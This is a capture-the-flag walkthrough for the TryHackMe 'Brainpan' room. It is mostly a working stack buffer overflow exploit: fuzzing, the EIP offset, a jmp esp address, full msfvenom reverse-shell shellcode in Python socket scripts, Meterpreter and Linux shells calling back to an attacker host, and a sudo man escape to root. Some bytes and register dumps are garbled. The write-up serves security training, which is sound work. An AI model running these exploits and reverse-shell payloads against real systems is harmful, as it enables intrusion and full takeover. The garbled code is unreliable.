

Brainpan is a room on the website  
<https://www.tryhackme.com/room/brainpan>

This is simple buffer overflow.  
<https://www.github.com/Manoj983>

## Enumeration

At the beginning run Nmap against the server.


[illegible]

Nmap shows two port open one is vulnerable program itself and another is http server on port 10000. The page doesn't offer much. So lets run directory brute force tool as gobuster.

```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://10.10.10.3:10000/
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.3:10000/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/12/15 23:10:59 Starting gobuster
=====
/bin (Status: 301)
```


This gives the *bin* directory in the webserver. Checking that directory as <http://10.10.10.3:/10000/bin> there is a binary , download it and run in winx86,. Run this via Immunity Debugger

Running PE file.



```
C:\Users\overflow\Desktop\Brainpan\brainpan.exe
[+1] initializing winsock...done.
[+1] server socket created.
[+1] bind done on port 9999
[+1] waiting for connections.
```

Connected via netcat.



```
akakrazy@kali:~/PWK/binary_exploitation/brainpan1$ nc 10.10.10.2 9999
Brainpan
[ WELCOME TO BRAINPAN ENTER THE PASSWORD ]
>> brainpan
ACCESS DENIED
```

Open the PE in Immunity Debugger. Run the program and send some fuzzing via kali using `generic_send_tcp 10.10.10.2 9999`

`fuzzer.spk 0 0`

spike code as:

`s_readline();`

`s_string_variable("AAA");`

We succesfully crash the program. Register view as:



```
Registers (FPU)
EAX  FFFFFFFF
ECX  3117303F ASCII "shitstorr0"
EDX  0022F720 ASCII "/.:Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9"
EBX  7FFDF000
ESP  0022F930 ASCII "Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9"
EBP  72413272
ESI  00000000
EDI  00000000
EIP  34724133
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1
```

EIP == 0x34724133 which is 3Ar4 in ASCII  
Search **3Ar4** in our fuzzing string and offset value is before  
3Ar4 which is 521

```
>>> import codecs
>>> codecs.decode("34724133", "hex")[:-1]
b'3Ar4'
>>>
```

Now we know the offset is 521 now we create skeleton script. We can also see if we can overwrite the EIP with B's.

```
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
s.send("/.:"+"A"*521+"BBBB")
```

```

Registers (FPU)
EAX: FFFFFFFF
ECX: 3117303F ASCII "shitstorm"
EDX: 0022F720 ASCII "/.:Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0"
EBX: 7FFDE000
ESP: 0022F930
EBP: 72413272
ESI: 00000000
EDI: 00000000
EIP: 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

```

Goal is:

*padding + EIP + NOP + shellcode*

To find the value of ESP to EIP (jmp EIP) we use mona.py in Immunity.

```

----- Mona command started on 2020-12-16 11:10:44 (v2.0, rev 613) -----
0BADF000 [+] Processing arguments and criteria
0BADF000   - Pointer access level : %
0BADF000 [+] Generating module info table, hang on...
0BADF000   - Processing modules
0BADF000   - Done. Let's rock 'n roll.
0BADF000 [+] Querying 1 modules
0BADF000   - Querying module brainpan.exe
0BADF000   - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000   - (Re)setting logfile jmp.txt
0BADF000 [+] Writing results to jmp.txt
0BADF000   - Number of pointers of type 'jmp esp' : 1
0BADF000 [+] Results:
0BADF000 0x311712F3 : jmp esp 1 (PAGE_EXECUTE_READ) [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\overflow\Desktop\Brainpan.exe)
0BADF000 Found a total of 1 pointers
0BADF000 [+] This mona.py action took 0:00:00.281000

```

EIP = 0x311712F3

```

import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
EIP = struct.pack("I", 0x311712F3)
NOP = "\x90"
s.send("/.: "+"A"*521+EIP+NOP*30)

```

Create the break point at 0x311712F3. Run the PE and send the python exploit.  
Hit the next instruction(F7) and we see there is NOP after ESP.  
Exploit works!!.

```

0022F92F 3190 90909090 XOR DWORD PTR DS:[EAX+90909090],EDX
0022F935 90 NOP
0022F936 90 NOP
0022F937 90 NOP
0022F938 90 NOP
0022F939 90 NOP
0022F93A 90 NOP
0022F93B 90 NOP
0022F93C 90 NOP
0022F93D 90 NOP
0022F93E 90 NOP
0022F93F 90 NOP
0022F940 90 NOP
0022F941 90 NOP
0022F942 90 NOP
0022F943 90 NOP
0022F944 90 NOP
0022F945 90 NOP
0022F946 90 NOP
0022F947 90 NOP
0022F948 90 NOP
0022F949 90 NOP
0022F94A 90 NOP
0022F94B 90 NOP
0022F94C 90 NOP
0022F94D 90 NOP
0022F94E 0000 ADD BYTE PTR DS:[EAX],AL
0022F950 04 E9 JMB 0E9
0022F952 3176 53 XOR DWORD PTR DS:[ESI+10],ESI

```

To craft the shellocode we use metasploit.

***msfvenom -p windows/meterpreter/reverse\_tcp -a x86 --platform windows LHOST=10.10.10.4 LPORT=6666 -f py -b "\x00"***

```

hakakrazy@kali:~/PWN/binary_exploitation/brainpan1$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=10.10.10.4 LPORT=6666 -f py -b "\x00"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of py file: 1802 bytes
buf = ""
buf += "\xba\xfc\x42\x7f\x38\xd9\xcc\xd9\x74\x24\xf4\x5b\x29"
buf += "\xc9\xb1\x56\x31\x53\x13\x03\x53\x13\x83\xc3\xf8\xa0"
buf += "\x8a\xc4\xe8\xa7\x75\x35\xe8\xc7\xfc\xd0\xd9\xc7\x9b"
buf += "\x91\x49\xf8\xe8\xf4\x65\x73\xbc\xec\xfe\xf1\x69\x02"
buf += "\xb7\xbc\x4f\x2d\x48\xec\xac\x2c\xca\xef\xe0\x8e\xf3"
buf += "\x3f\xf5\xcf\x34\x5d\xf4\x82\xed\x29\xab\x32\x9a\x64"
buf += "\x70\xb8\xd0\x69\xf0\x5d\xa0\x88\xd1\xf3\xbb\xd2\xf1"
buf += "\xf2\x68\x6f\xb8\xec\x6d\x4a\x72\x86\x45\x20\x85\x4e"
buf += "\x94\xc9\x2a\xaf\x19\x38\x32\xf7\x9d\xa3\x41\x01\xde"
buf += "\x5e\x52\xd6\x9d\x84\xd7\xcd\x05\x4e\x4f\x2a\xb4\x83"
buf += "\x16\xb9\xba\x68\x5c\xe5\xde\x6f\xb1\x9d\xda\xe4\x34"
buf += "\x72\xb6\xbe\x12\x56\x30\x64\x3a\xcf\x9c\xcb\x43\x0f"
buf += "\x7f\xb3\xe1\x5b\x6d\xa0\x9b\x01\xf9\x05\x96\xb9\xf9"
buf += "\x01\xa1\xca\xcb\x8e\x19\x45\x67\x46\x84\x92\xfe\x40"
buf += "\x37\x4c\xb8\x01\xc9\x6d\xb8\x08\x0e\x39\xe8\x22\xa7"
buf += "\x42\x63\xb3\x48\x97\x19\xb9\xde\x12\xd7\xb7\x1a\x4b"
buf += "\xe5\xc7\x30\x81\x60\x21\x6c\xc5\x22\xfe\xcd\xb5\x82"
buf += "\xae\xa5\xdf\x0d\x90\x06\xdf\xc4\xb9\x7d\x30\xb0\x92"
buf += "\xe9\xa9\x99\x69\x8b\x36\x34\x14\x8b\xbd\xbc\xe8\x42"
buf += "\x36\xb5\xfa\xb3\x21\x35\x03\x44\xcd\x35\x69\x40\x4e"
buf += "\x62\x05\x4a\xb7\x44\x8a\xb5\x92\xd7\xcd\x4a\x63\xe1"
buf += "\xa6\x7d\xf1\x4d\xd1\x81\x15\x4d\x21\x04\x7f\x4d\x49"
buf += "\x80\xdb\x1e\x6c\xcf\xf1\x33\x3d\x5a\xfa\x65\x91\xcd"
buf += "\x92\x8b\xcc\x3a\x3d\x74\x3b\x39\x3a\x8a\xb9\x16\xe3"
buf += "\xe2\x41\x27\x13\xf2\x2b\xa7\x43\x9a\xa0\x88\x6c\x6a"
buf += "\x48\x03\x25\xe2\xc3\xc2\x87\x93\x4d\xce\x46\x0d\x4d"
buf += "\xfd\x52\xbe\xaf\x8e\x65\x3f\x50\x87\x01\x40\x50\xa7"
buf += "\x37\x7d\x86\x9e\x4d\x40\x1a\xa5\x5e\xf7\x3f\x8c\xf4"
buf += "\xf7\x6c\xce\xdc"

```

Copy the shellcode in our python script.

NOP = \x90 -> which means not to perform any instruction on according to intelx86 instruction manuel. We use NOP to slead the ESP to our shellcode.

```
import socket
import struct
import telnetlib
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.2", 9999))
buf = b""
buf += b"\xba\xfc\x42\x7f\x38\xd9\xcc\xd9\x74\x24\xf4\x5b\x29"
buf += b"\xc9\xb1\x56\x31\x53\x13\x03\x53\x13\x83\xc3\xf8\xa0"
buf += b"\x8a\xc4\xe8\xa7\x75\x35\xe8\xc7\xfc\xd0\xd9\xc7\x9b"
buf += b"\x91\x49\xf8\xe8\xf4\x65\x73\xbc\xec\xfe\xf1\x69\x02"
buf += b"\xb7\xbc\x4f\x2d\x48\xec\xac\x2c\xca\xef\xe0\x8e\xf3"
buf += b"\x3f\xf5\xcf\x34\x5d\xf4\x82\xed\x29\xab\x32\x9a\x64"
buf += b"\x70\xb8\xd0\x69\xf0\x5d\xa0\x88\xd1\xf3\xbb\xd2\xf1"
buf += b"\xf2\x68\x6f\xb8\xec\x6d\x4a\x72\x86\x45\x20\x85\x4e"
buf += b"\x94\xc9\x2a\xaf\x19\x38\x32\xf7\x9d\xa3\x41\x01\xde"
buf += b"\x5e\x52\xd6\x9d\x84\xd7\xcd\x05\x4e\x4f\x2a\xb4\x83"
buf += b"\x16\xb9\xba\x68\x5c\xe5\xde\x6f\xb1\x9d\xda\xe4\x34"
buf += b"\x72\x6b\xbe\x12\x56\x30\x64\x3a\xcf\x9c\xcb\x43\x0f"
buf += b"\x7f\xb3\xe1\x5b\x6d\xa0\x9b\x01\xf9\x05\x96\xb9\xf9"
buf += b"\x01\xa1\xca\xcb\x8e\x19\x45\x67\x46\x84\x92\xfe\x40"
buf += b"\x37\x4c\xb8\x01\xc9\x6d\xb8\x08\xe0\x39\xe8\x22\xa7"
buf += b"\x42\x63\xb3\x48\x97\x19\xb9\xde\x12\xd7\xb7\x1a\x4b"
buf += b"\xe5\xc7\x38\x81\x60\x21\x6c\xc5\x22\xfe\xcd\xb5\x82"
buf += b"\xae\xa5\xdf\x0d\x90\x6d\xdf\xc4\xb9\x7d\x30\xb0\x92"
buf += b"\xe9\xa9\x99\x69\x8b\x36\x34\x14\x8b\xbd\xbc\xe8\x42"
buf += b"\x36\xb5\xfa\xb3\x21\x35\x03\x44\xc4\x35\x69\x40\x4e"
buf += b"\x62\x05\x4a\xb7\x44\x8a\xb5\x92\xd7\xcd\x4a\x63\xe1"
buf += b"\xa6\x7d\xf1\x4d\xd1\x81\x15\x4d\x21\xd4\xf7\x4d\x49"
buf += b"\x80\xdb\x1e\x6c\xcf\xf1\x33\x3d\x5a\xfa\x65\x91\xcd"
buf += b"\x92\x8b\xcc\x3a\x3d\x74\x3b\x39\x3a\x8a\xb9\x16\xe3"
buf += b"\xe2\x41\x27\x13\xf2\x2b\xa7\x43\x9a\xa0\x88\x6c\x6a"
buf += b"\x48\x03\x25\xe2\xc3\xc2\x87\x93\xd4\xce\x46\x0d\xd4"
buf += b"\xfd\x52\xbe\xaf\x8e\x65\x3f\x50\x87\x01\x40\x50\xa7"
buf += b"\x37\x7d\x86\x9e\x4d\x40\x1a\xa5\x5e\xf7\x3f\x8c\xf4"
buf += b"\xf7\x6c\xce\xdc"
shellcode = buf
EIP = struct.pack("I", 0x311712F3)
NOP = "\x90"
s.send("/.: "+"A"*521+EIP+NOP*30+shellcode)
```

Run the PE in windows and open msfconsole.

BOOM!! WE GOT METERPRETER SHELL.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > set lhost 10.10.10.4
lhost => 10.10.10.4
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.4:6666
[*] Sending stage (180291 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.4:6666 -> 10.10.10.2:50274) at 2020-12-16 18:22:19 +0545

meterpreter > █
```



If we do Nmap again against the server we found a program running on port 9999. OK LETS TRY OUR EXPLOIT CRAFTED FOR WINDOWS.

Copy the shellcode in previous exploit made for windows.  
(Note: value of ESP remains same for linux too)

```
import socket
import struct
import telnetlib

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.10.3", 9999))
buf = b""
buf += b"\xd9\xcl\xba\x72\x1c\x9e\x8e\xd9\x74\x24\xf4\x5e\x31"
buf += b"\xc9\xbl\x12\x83\xee\xfc\x31\x56\x13\x03\x24\x0f\x7c"
buf += b"\x7b\xf9\xf4\x77\x67\xaa\x49\x2b\x02\x4e\xc7\x2a\x62"
buf += b"\x28\x1a\x2c\x10\xed\x14\x12\xda\x8d\x1c\x14\x1d\xe5"
buf += b"\x94\xec\xd7\xf1\xc0\xf2\xe7\xe3\x1a\x7a\x06\xa3\x7d"
buf += b"\x2c\x98\x90\x32\xcf\x93\xf7\xf8\x50\xf1\x9f\x6c\x7e"
buf += b"\x85\x37\x19\xaf\x46\xa5\xb0\x26\x7b\x7b\x10\xb0\x9d"
buf += b"\xcb\x9d\x0f\xdd"
shellcode = buf
EIP = struct.pack("I", 0x311712F3)
NOP = "\x90"
s.send("/.:"+"A"*521+EIP+NOP*30+shellcode)
```

Open msfconsole and do the exploit:  
BOOM! GOT A LINUX SHELL.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > set lhost 10.10.10.4
lhost => 10.10.10.4
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.4:6666
[*] Command shell session 1 opened (10.10.10.4:6666 -> 10.10.10.3:60308) at 2020-12-17 17:28:18 +0545

pwd
/home/puck
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
```

But id is no root.  
Need to perform some work.....

Generate the nice looking shell `/bin/bash`  
`python -c 'import pty;pty.spawn("/bin/bash")'`

I.) `sudo -l` #run this command to view what the user can execute the commands.

```
pwd
/home/puck
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
sudo -l
Matching Defaults entries for puck on this host:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
  (root) NOPASSWD: /home/anansi/bin/anansi_util
```

command to execute without password.

ii.) `sudo /home/anansi/bin/anansi_util`

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclust
  - manual [command]
puck@brainpan:/home/puck$
```

iii.) `sudo /home/anansi/bin/anansi_util manual man`

this will produce a vim . Type the command  
`!/bin/bash`

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual man
sudo /home/anansi/bin/anansi_util manual man
No manual entry for manual
WARNING: terminal is not fully functional
- (press RETURN)
MAN(1)                                Manual pager utils                                MAN(1)

NAME
    man - an interface to the on-line reference manuals

SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-m system[,...]] [-M path] [-S list] [-e extension] [-i|-I]
    [--regex|--wildcard] [--names-only] [-a] [-u] [--no-subpages] [-P
    pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
    cation] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]
    [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
    [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-hV]

DESCRIPTION
    Manual page man(1) line 1 (press h for help or q to quit)!/bin/bash
    !/bin/bash
    root@brainpan:/usr/share/man#
```

GOTCHA GOT A ROOT SHELL.